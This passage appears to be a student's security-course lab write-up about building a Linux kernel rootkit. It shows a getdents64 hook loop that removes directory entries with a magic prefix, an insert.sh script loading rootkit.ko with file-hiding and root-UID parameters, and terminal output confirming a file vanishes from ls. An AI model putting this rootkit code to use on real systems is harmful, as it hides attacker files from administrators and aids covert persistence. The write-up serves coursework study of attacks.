
```
for (bpos = 0; bpos < ret;) {
    d = (struct linux_dirent64 *)(buf + bpos);
    printk(KERN_INFO "entry: %s\n", d->d_name); // Print entry name
    //check for the magic prefix
    if (strncmp(d->d_name, magic_prefix, strlen(magic_prefix)) == 0) {
        memmove(d, (char *)d + d->d_reclen, ret - (bpos + d->d_reclen));
        ret -= d->d_reclen;
    } else {
        bpos += d->d_reclen;
    }
}
```

To test the code, I ran **make** to compile the code and then created a file to be hidden using **touch \$sys\$_lol_hidden.txt.** Then I verified that the file was created by running **ls -l** and then inserted the **rookit.ko** module, and my expected output was that after running **ls -l**, I shouldn't see the **\$sys\$_lol_hidden.txt** file in the resulting list, which I did get as seen in my image below. So this confirms that the hook successfully goes through the entries, and returns the modified buffer without files starting with the magic prefix.

To make this work, I did modify the insert.sh script to pass the magic prefix as a parameter when inserting the module.



```
#!/bin/bash

# Specify the extension suffix for the openat hook code
SUFFIX=.txt
# Specify the extension suffix for the execve hook code
ROOT_UID=1001
# Specify the magic prefix
MAGIC_PREFIX=\$sys\$

#Insert the rootkit module, providing some parameters
insmod rootkit.ko suffix=$SUFFIX root_uid=$ROOT_UID magic_prefix=$MAGIC_PREFIX
```



```
student@COMP4108-a2:~/a2$ make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
student@COMP4108-a2:~/a2$ ls -l
total 72
-rw-rw-r-- 1 root    root        0 Oct  9 22:29 '$sys$_lol_hidden.txt'
-rwxrwxr-x 1 student student   107 Feb  1  2024  eject.sh
-rwxrwxr-x 1 student student   332 Oct  9 20:50  insert.sh
-rw-rw-r-- 1 student student   174 Feb  1  2024  Makefile
-rw-rw-r-- 1 student student    28 Oct  9 23:06  modules.order
-rw-rw-r-- 1 student student     0 Oct  9 23:06  Module.symvers
-rw-rw-r-- 1 student student  9200 Oct  9 23:05  rootkit.c
-rw-rw-r-- 1 student student 12768 Oct  9 23:06  rootkit.ko
-rw-rw-r-- 1 student student    28 Oct  9 23:06  rootkit.mod
-rw-rw-r-- 1 student student  1430 Oct  9 23:06  rootkit.mod.c
-rw-rw-r-- 1 student student  4408 Oct  9 23:06  rootkit.mod.o
-rw-rw-r-- 1 student student  9736 Oct  9 23:06  rootkit.o
student@COMP4108-a2:~/a2$ ./insert.sh
insmod: ERROR: could not insert module rootkit.ko: Operation not permitted
student@COMP4108-a2:~/a2$ sudo ./insert.sh
student@COMP4108-a2:~/a2$ ls -l
total 72
-rwxrwxr-x 1 student student   107 Feb  1  2024 eject.sh
-rwxrwxr-x 1 student student   332 Oct  9 20:50 insert.sh
-rw-rw-r-- 1 student student   174 Feb  1  2024 Makefile
-rw-rw-r-- 1 student student    28 Oct  9 23:06 modules.order
-rw-rw-r-- 1 student student     0 Oct  9 23:06 Module.symvers
-rw-rw-r-- 1 student student  9200 Oct  9 23:05 rootkit.c
-rw-rw-r-- 1 student student 12768 Oct  9 23:06 rootkit.ko
-rw-rw-r-- 1 student student    28 Oct  9 23:06 rootkit.mod
-rw-rw-r-- 1 student student  1430 Oct  9 23:06 rootkit.mod.c
-rw-rw-r-- 1 student student  4408 Oct  9 23:06 rootkit.mod.o
-rw-rw-r-- 1 student student  9736 Oct  9 23:06 rootkit.o
student@COMP4108-a2:~/a2$
```